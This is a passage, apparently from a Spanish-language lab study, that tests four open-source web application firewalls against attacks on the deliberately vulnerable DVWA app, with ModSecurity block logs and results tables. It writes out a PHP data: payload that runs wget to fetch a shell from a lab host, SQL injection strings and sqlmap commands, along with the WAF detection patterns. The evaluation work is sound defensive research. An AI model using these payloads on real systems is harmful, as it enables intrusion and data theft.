"/dvwa/vulnerabilities/fi/"] [unique_id "157682322291.900261"] [ref "o0,5v85,68"], client: 192.168.1.130, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/fi/?page=data:,%3C?php%20system($_GET[%27cmd%27]);?%3E&cmd=wget%20http://192.168.1.10/shell.php%20-P%20/var/www/dvwa/hackable/uploads HTTP/1.1", host: "proxy-waf.com.ec"	SI BLOQUEA	2019/12/20 01:37:24 [error] 1155#0: [client 192.168.1.130] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(?i)(?:\\W|^)(?:javascript:(?:[\\s\\S]+[=\\\\\(\\[\\.<]|[\\s\\S]*?(?:\\bname\\b|\\[ux]\\d))|data:(?:(?:[a-z]\\w+\\/\\w[\\w+-]+\\w)?[;,]|[\\s\\S]*?;[\\s\\S]*?\\b(?:base64|charset=)|[\\s\\S]*?,[\\s\\S]*?<[\\s\\S]*?\\w[\\s\\S]*?>))|@\\W*?i\\W*?m\\W*?p\\W*? ..." at ARGS:page. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "254"] [id "941170"] [msg "NoScript XSS InjectionChecker: Attribute Injection"] [data "Matched Data: data:, found within ARGS:page: data:,<?php system($_GET['cmd']);?>"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname ""] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "CcZWAcAcAmAcAcAcARAzAgMQ"]

Resultado: Se puede determinar que los 4 WAFs Open Source detectan y bloquean el ataque de File Inclusión Externo. El ataque consiste en incluir ficheros remotos, es decir, archivos que se encuentran en otros servidores. En este caso se va a cargar un payload realizado en php con el contenido “SHELL CARGADO CORRECTAMENTE” en el servidor web DVWA, desde un servidor web instalado en Kali Linux. El payload está alojado en el Kali Linux en la siguiente ruta: /var/www/html/ y se denomina shell.php.

El ataque se basa en ejecutar el comando en la URL del navegador web:
proxy-waf.com.ec/dvwa/vulnerabilities/fi/?page=data:,<?php system($_GET['cmd']);?>&cmd=wget http://192.168.1.10/shell.php -P /var/www/dvwa/hackable/uploads.

Se ejecuta el comando wget para cargar el archivo o payload denominado Shell.php, la dirección IP **192.168.1.10** es la del servidor web en este caso la del Kali Linux; y la ruta **/var/www/dvwa/hackable/uploads** es la ruta del aplicativo web vulnerable (DVWA) donde se guardará el payload, para posteriormente ser ejecutado.

ATAQUE 5.1: Inyección SQL Manual

Tabla 11. Inyección SQL Manual

ITEM	VULNERABILIDADES	HERRAMIENTAS O PARÁMETRO	MODSECURITY	LOG, REGLA E ID DE BLOQUEO	VULTURE	LOG, REGLA E ID DE BLOQUEO	WAF2PY	LOG, REGLA E ID DE BLOQUEO	NGINX	LOG, REGLA E ID DE BLOQUEO
5.1	Inyección SQL Manual	**Herramientas**: navegador web. **Parámetro:** ' or '1=1	SI BLOQUEA	[Sat Dec 07 14:02:52.060399 2019] [:error] [pid 1822] [client 192.168.1.148:9008] [client 192.168.1.148] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(^[\\"'`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98;]+|[\\"'`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98;]+$)" at ARGS:id. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_41_sql_injection_attacks.conf"] [line "64"] [id "981318"] [rev "2"] [msg "SQL Injection Attack: Common Injection Testing Detected"] [data "Matched Data: ' found within ARGS:id: ' or '1=1"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "Xev3XLx-P98fU0s@-UKrFQAAAAY"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/	SI BLOQUEA	[Tue Dec 10 23:38:19.905547 2019] [:error] [pid 739:tid 34385533440] [client 192.168.1.110:17910] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 49 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XfAsa61V47hQy5i6MRgltAAAAFI"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/	SI BLOQUEA	2019/12/11 21:52:41 [error] 3665#0: *60 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "45"] [id "942100"] [rev ""] [msg ""] [data ""] [severity "0"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "157611916169.929400"] [ref ""], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/sqli/?id=%27+or+%271%3D1&Submit=Submit HTTP/1.1", host: "proxy-waf.com.ec", referrer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/"	SI BLOQUEA	2019/12/11 23:32:58 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected SQLi using libinjection with fingerprint 's&s' [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "70"] [id "942100"] [msg "SQL Injection Attack Detected via libinjection"] [data "Matched Data: s&s found within ARGS:id: ' or '1=1"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname ""] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "SGAcAcAcxcmqYcAcqcACAcAc"]

Resultado: Se puede determinar que los 4 WAFs Open Source detectan y bloquean el ataque de Inyección SQL manual. El ataque consiste en inyectar sentencias SQL a través del(los) input(s) del aplicativo web vulnerable, para la manipulación de las bases de datos.

En este caso el ataque se basa en ejecutar el parámetro **' or '1=1** en la entrada de texto “User ID:” del aplicativo web. Para obtener los datos “First name” y “Surname.

ATAQUE 5.2: Inyección SQL Manual

Tabla 12. Inyección SQL Manual

ITEM	VULNERABILIDADES	HERRAMIENTAS O PARÁMETRO	MODSECURITY	LOG, REGLA E ID DE BLOQUEO	VULTURE	LOG, REGLA E ID DE BLOQUEO	WAF2PY	LOG, REGLA E ID DE BLOQUEO	NGINX	LOG, REGLA E ID DE BLOQUEO
5.2	Inyección SQL Manual	**Herramientas:** navegador web. **Parámetro**: 1' or 1=1 union select null, table_name from information_schema.tables#	SI BLOQUEA	[Sat Dec 07 14:04:28.756751 2019] [:error] [pid 1698] [client 192.168.1.148:9026] [client 192.168.1.148] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(?i:([\\\\s'\\"\\\\xc2\\\\xb4\\\\xe2\\\\x80\\\\x99\\\\xe2\\\\x80\\\\x98\\\\\(\\\\\)]*?)\\\\b([\\\\d\\\\w]++)([\\\\s'\\"\\\\xc2\\\\xb4\\\\xe2\\\\x80\\\\x99\\\\xe2\\\\x80\\\\x98\\\\\(\\\\\)]*?)(?:(?:=|<=>|r?like|sounds\\\\s+like|regexp)([\\\\s'\\"\\\\xc2\\\\xb4\\\\xe2\\\\x80\\\\x99\\\\xe2\\\\x80\\\\x98\\\\\(\\\\\)]*?)\\\\2\\\\b|(?:!=|<=|>=|<>|<|>|\\\\^|is\\\\s+not ..." at ARGS:id. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_41_sql_injection_attacks.conf"] [line "77"] [id "950901"] [rev "2"] [msg "SQL Injection Attack: SQL Tautology Detected."] [data "Matched Data: 1=1 found within ARGS:id: 1' or 1=1 union select null, table_name from information_schema.tables#"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "Xev3vAFqhWpXHkiCCRplaQAAAAA"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/	SI BLOQUEA	[Tue Dec 10 23:40:53.000705 2019] [:error] [pid 739:tid 34385533440] [client 192.168.1.110:17922] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 67 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XfAtBK1V47hQy5i6MRgltQAAAFI"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/	SI BLOQUEA	2019/12/11 21:55:39 [error] 3665#0: *61 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "45"] [id "942100"] [rev ""] [msg ""] [data ""] [severity "0"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "157611933910.206722"] [ref ""], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+null%2C+table_name+from+information_schema.tables%23&Submit=Submit HTTP/1.1", host: "proxy-waf.com.ec", referrer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/"	SI BLOQUEA	2019/12/11 23:34:56 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected SQLi using libinjection with fingerprint 's&1UE' [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "70"] [id "942100"] [msg "SQL Injection Attack Detected via libinjection"] [data "Matched Data: s&1UE found within ARGS:id: 1' or 1=1 union select null, table_name from information_schema.tables#"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname ""] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "IcAcATecucbcAc2cGcEcA9A2"]

Resultado: Se puede determinar que los 4 WAFs Open Source detectan y bloquean el ataque de Inyección SQL manual. El ataque consiste en inyectar sentencias SQL a través del(los) input(s) del aplicativo web vulnerable, para la manipulación de las bases de datos.

En este caso se va a ejecutar el parámetro **1' or 1=1 union select null, table_name from information_schema.tables#** en la entrada de texto “User ID:” del aplicativo web. Para obtener información de las tablas de la base de datos, por ejemplo una denominada “ENGINES”.

ATAQUE 5.3: Inyección SQL Automatizado

Tabla 13. Inyección SQL Automatizado

ITEM	VULNERABILIDADES	HERRAMIENTAS O PARÁMETRO	MODSECURITY	LOG, REGLA E ID DE BLOQUEO	VULTURE	LOG, REGLA E ID DE BLOQUEO	WAF2PY	LOG, REGLA E ID DE BLOQUEO	NGINX	LOG, REGLA E ID DE BLOQUEO
5.3	Inyección SQL Automatizado	**Herramientas:** Kali Linux, Sqlmap, OWASP-ZAP **Comando:** sqlmap -u "http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie "security=low; PHPSESSID=r1rinb0rp8ilmeq97ptliv01k2" --dbs	SI BLOQUEA	[Sat Dec 07 14:29:58.606468 2019] [:error] [pid 1702] [client 192.168.1.10:43532] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched phrase "sqlmap" at REQUEST_HEADERS:User-Agent. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_35_bad_robots.conf"] [line "20"] [id "990002"] [rev "2"] [msg "Request Indicates a Security Scanner Scanned the Site"] [data "sqlmap/1.1.12#stable (http://sqlmap.org)"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "9"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "Xev9tjLD4-5gDAIohYL2XAAAAAM"]	SI BLOQUEA	[Tue Dec 10 23:51:03.959868 2019] [:error] [pid 739:tid 34385521920] [client 192.168.1.10:43724] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 62 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XfAvZ61V47hQy5i6MRgm7AAAAEk"]	SI BLOQUEA	2019/12/11 22:09:37 [error] 3665#0: *392 [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `PmFromFile' with parameter `scanners-user-agents.data' against variable `REQUEST_HEADERS:User-Agent' (Value: `sqlmap/1.1.12#stable (http://sqlmap.org)') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "33"] [id "913100"] [rev ""] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: sqlmap found within REQUEST_HEADERS:User-Agent: sqlmap/1.1.12#stable (http://sqlmap.org)"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "192.168.1.10"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "157612017787.231986"] [ref "o0,6v234,40t:lowercase"], client: 192.168.1.10, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit%20UNION%20ALL%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL--%20laQK HTTP/1.1", host: "proxy-waf.com.ec"	SI BLOQUEA	2019/12/11 23:41:36 [error] 1154#0: [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). detected SQLi using libinjection with fingerprint 'nUEvc'[file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "70"] [id "942100"] [msg "SQL Injection Attack Detected via libinjection"] [data "Matched Data: nUEvc found within ARGS:Submit: Submit UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- IIUF"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname ""] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "AcAiAcAcAcAcAcAtAaOcAc"]

Resultado: Se puede determinar que los 4 WAFs Open Source detectan y bloquean el ataque de Inyección SQL automatizado utilizado por la herramienta Sqlmap. El ataque se basa en ejecutar código sql automáticamente hasta detectar y aprovechar las vulnerabilidades de inyección SQL en el aplicativo web, y obtener datos como nombre de las bases de datos, tablas, usuarios, passwords, etc. Además para obtener los parámetros necesarios para ejecutar el ataque se hace uso de la herramienta OWASP ZAP, para obtener los datos necesarios como el ID de la petición web realizada, la Cookie. El comando utilizado para realizar el ataque es:

sqlmap -u "http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie "security=low; PHPSESSID=r1rinb0rp8ilmeq97ptliv01k2" --dbs

Además se puede observar en la consola del terminal de Kali Linux un mensaje: “Todos los parámetros probados no parecen ser inyectables”, comprobando el bloqueo de los WAF frente al ataque realizado.

ATAQUE 6.1: Inyección SQL (BLIND) Manual

Tabla 14. Inyección SQL (BLIND)

ITEM	VULNERABILIDADES	HERRAMIENTAS O PARÁMETRO	MODSECURITY	LOG, REGLA E ID DE BLOQUEO	VULTURE	LOG, REGLA E ID DE BLOQUEO	WAF2PY	LOG, REGLA E ID DE BLOQUEO	NGINX	LOG, REGLA E ID DE BLOQUEO
6.1	Inyección SQL (BLIND)	**Herramientas**: navegador web. **Parámetro**: 1 or 0=0--	SI BLOQUEA	[Sat Dec 07 15:45:18.633369 2019] [:error] [pid 1703] [client 192.168.1.148:9584] [client 192.168.1.148] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(?i:([\\\s'\\"'\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\(\\\)]*?)\\\b([\\\d\\\w]++)([\\\s'\\"'\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\(\\\)]*?)(?:(?:=|<=>|r?like|sounds\\\s+like|regexp)([\\\s'\\"'\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\(\\\)]*?)\\\2\\\b|(?:!=|<=|>=|<>|<|>|\\\^|is\\\s+not ..." at ARGS:id. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_41_sql_injection_attacks.conf"] [line "77"] [id "950901"] [rev "2"] [msg "SQL Injection Attack: SQL Tautology Detected."] [data "Matched Data: 0=0 found within ARGS:id: 1 or 0=0--"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XewPXIsend9XpDOcQvTq6AAAAAQ"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/	SI BLOQUEA	[Tue Dec 10 23:58:26.577578 2019] [:error] [pid 739:tid 34385519360] [client 192.168.1.110:18008] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf"" [line "14"] [id "91"] [msg "Inbound anomaly score 29 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "XfAxIq1V47hQy5i6MRgm7wAAAEc"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli_blind/	SI BLOQUEA	2019/12/11 22:14:43 [error] 3665#0: *396 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "45"] [id "942100"] [rev ""] [msg ""] [data ""] [severity "0"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "157612048347.140009"] [ref ""], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/sqli_blind/?id=1+or+0%3D0--&Submit=Submit HTTP/1.1", host: "proxy-waf.com.ec", referrer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli_blind/"	SI BLOQUEA	2019/12/11 23:47:24 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected SQLi using libinjection with fingerprint '1&1c'[file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "70"] [id "942100"] [msg "SQL Injection Attack Detected via libinjection"] [data "Matched Data: 1&1c found within ARGS:id: 1 or 0=0--"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname ""] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "AcAcAcAczcQmAcbcAcAcAsAc"]

Resultado: Se puede determinar que los 4 WAFs Open Source detectan y bloquean el ataque de Inyección SQL Blind manual. El ataque se basa en ejecutar el parámetro **'or 7=7#** en la entrada de texto “User ID:” del aplicativo web vulnerable. Para verificar si el ID existe. Por defecto, el aplicativo tiene habilitado los ID’s: 1, 2, 3, 4 y 5 en la base de datos. Cualquier otro número nos devolverá que el ID no existe. En este caso estamos introduciendo un valor con ID=7, de tal forma que no importe el ID que pongamos y siempre nos devuelva el mensaje que el ID existe.

ATAQUE 6.2: Inyección SQL (BLIND) Automatizado

Tabla 15. Inyección SQL (BLIND) Automatizado

ITEM	VULNERABILIDADES	HERRAMIENTAS O PARÁMETRO	MODSECURITY	LOG, REGLA E ID DE BLOQUEO	VULTURE	LOG, REGLA E ID DE BLOQUEO	WAF2PY	LOG, REGLA E ID DE BLOQUEO	NGINX	LOG, REGLA E ID DE BLOQUEO
6.2	Inyección SQL (BLIND) Automatizado	**Herramientas:** Kali Linux, Sqlmap, OWASP-ZAP **Comando:** sqlmap -u "http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie "security=low; PHPSESSID=50c5gjerme1to45rte0nkc9g37" –dbs	SI BLOQUEA	[Sat Dec 07 16:08:41.868476 2019] [:error] [pid 1701] [client 192.168.1.10:51640] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched phrase "sqlmap" at REQUEST_HEADERS:User-Agent. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_35_bad_robots.conf"] [line "20"] [id "990002"] [rev "2"] [msg "Request Indicates a Security Scanner Scanned the Site"] [data "sqlmap/1.1.12#stable (http://sqlmap.org)"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "9"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "XewU2fkHZhQs0itrzqfSiwAAAAI"]	SI BLOQUEA	[Wed Dec 11 00:04:34.098983 2019] [:error] [pid 739:tid 34385523200] [client 192.168.1.10:44366] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 62 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "XfAykq1V47hQy5i6MRgoIgAAAEo"]	SI BLOQUEA	2019/12/11 22:19:34 [error] 3667#0: *714 [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `PmFromFile' with parameter `scanners-user-agents.data' against variable `REQUEST_HEADERS:User-Agent' (Value: `sqlmap/1.1.12#stable (http://sqlmap.org)') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "33"] [id "913100"] [rev ""] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: sqlmap found within REQUEST_HEADERS:User-Agent: sqlmap/1.1.12#stable (http://sqlmap.org)"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "192.168.1.10"] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "157612077480.383512"] [ref "o0,6v240,40t:lowercase"], client: 192.168.1.10, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit%20UNION%20ALL%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL--%20mwhl HTTP/1.1", host: "proxy-waf.com.ec"	SI BLOQUEA	2019/12/11 23:52:20 [error] 1154#0: [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). detected SQLi using libinjection with fingerprint 'nUEvc'[file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "70"] [id "942100"] [msg "SQL Injection Attack Detected via libinjection"] [data "Matched Data: nUEvc found within ARGS:Submit: Submit UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--iJLx"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname ""] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "XIAcAcAcCcAc1zAcAcAAAcAc"]

Resultado: Se puede determinar que los 4 WAFs Open Source detectan y bloquean el ataque de Inyección SQL Blind automatizado utilizado por la herramienta Sqlmap. El ataque se basa en ejecutar código sql automáticamente hasta detectar y aprovechar las vulnerabilidades de inyección SQL Blind en el aplicativo web, y obtener datos como nombre de las bases de datos, tablas, usuarios, passwords, etc. Además para obtener los parámetros necesarios para ejecutar el ataque se hace uso de la herramienta OWASP ZAP, para obtener los datos necesarios como el ID de la petición web realizada, la Cookie. El comando utilizado para realizar el ataque es:

